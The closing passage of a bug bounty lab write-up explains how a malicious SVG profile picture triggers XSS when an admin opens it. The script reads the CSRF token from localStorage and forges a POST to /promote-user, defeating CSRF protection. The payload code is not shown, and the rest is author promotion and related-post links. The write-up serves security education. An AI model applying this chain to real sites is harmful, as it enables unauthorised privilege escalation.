
Demo: XSS Payload Triggering CSRF-Like Request

In the video below, observe the following flow:

- A user uploads the malicious SVG file containing the above XSSmalicious SVG.
- From the admin dashboard, the admin clicks to view the uploaded profile picture.

- As soon as the image is opened, the payload is automatically triggered, sending a forged POST request to `/promote-user`.
- This request includes the `X-CSRF-Token` header, with the victim's CSRF token extracted from `localStorage`

This effectively bypasses CSRF protection using XSS, even though the session cookie is `HttpOnly`.



If you want the source code of this lab, do ping me on Twitter [[thecyberneh](#)].

A Message for Readers:-

If you liked this write-up, feel free to connect with me on Twitter, where I regularly share exploits of new CVEs, private Nuclei templates, and other related content.

I also post updates about new CVEs on Instagram and LinkedIn.

I'm just a learner like you, not a pro, so if you spot any mistakes in my write-up or understanding, please feel free to ping me! Let me know if I've missed anything.

Let's Connect...


Twitter :- <https://twitter.com/thecyberneh> [[thecyberneh](#)]

Linkedin :- <https://www.linkedin.com/in/thecyberneh> [[thecyberneh](#)]

Instagram :- <https://www.instagram.com/thecyberneh/> [[thecyberneh](#)]

Thanks for reading...

 [writeup](#), [bugbounty](#)

 [bugbounty-writeup](#)

This post is licensed under **CC BY 4.0** by the author.

Share:    

Further Reading

Mar 4, 2024

\$6000 with Microsoft Hall of Fame | Microsoft Firewall Bypass | CRLF to XSS | Microsoft Bug Bounty

Hello Hackers, Hope you are doing great. I am Neh Patel, also known as THECYBERNEH, a Security Researcher from India. Today, I am excited to share my experience of receiving my first 4-digit bounty...

Aug 30, 2024

Breaking Barriers; Unmasking the Easy Password Validation Bypass in Security Key Registration | How a Dumb Frontend Led to 750 \$ Bounty

Bug: CRLF to XSS and Further Exploitation Hello Hackers, Hope you are doing grate. I am Neh Patel also known as THECYBERNEH, I am a Security Researcher from India. Today, i want to discuss one o...

Mar 5, 2024

Stop your bug bounty journey (for a while)

Introduction Hello everyone, Hope you are doing great, I'm Neh Patel aka THECYBERNEH. A Security researcher, NOOB, and learner, just like you guys. A little about my infosec journey... recognized as ...

OLDER

[Breaking Barriers; Unmasking the Easy Password Validation Bypass in Security Key Registration | How a Dumb Frontend Led to 750 \\$ Bounty](#)

NEWER

-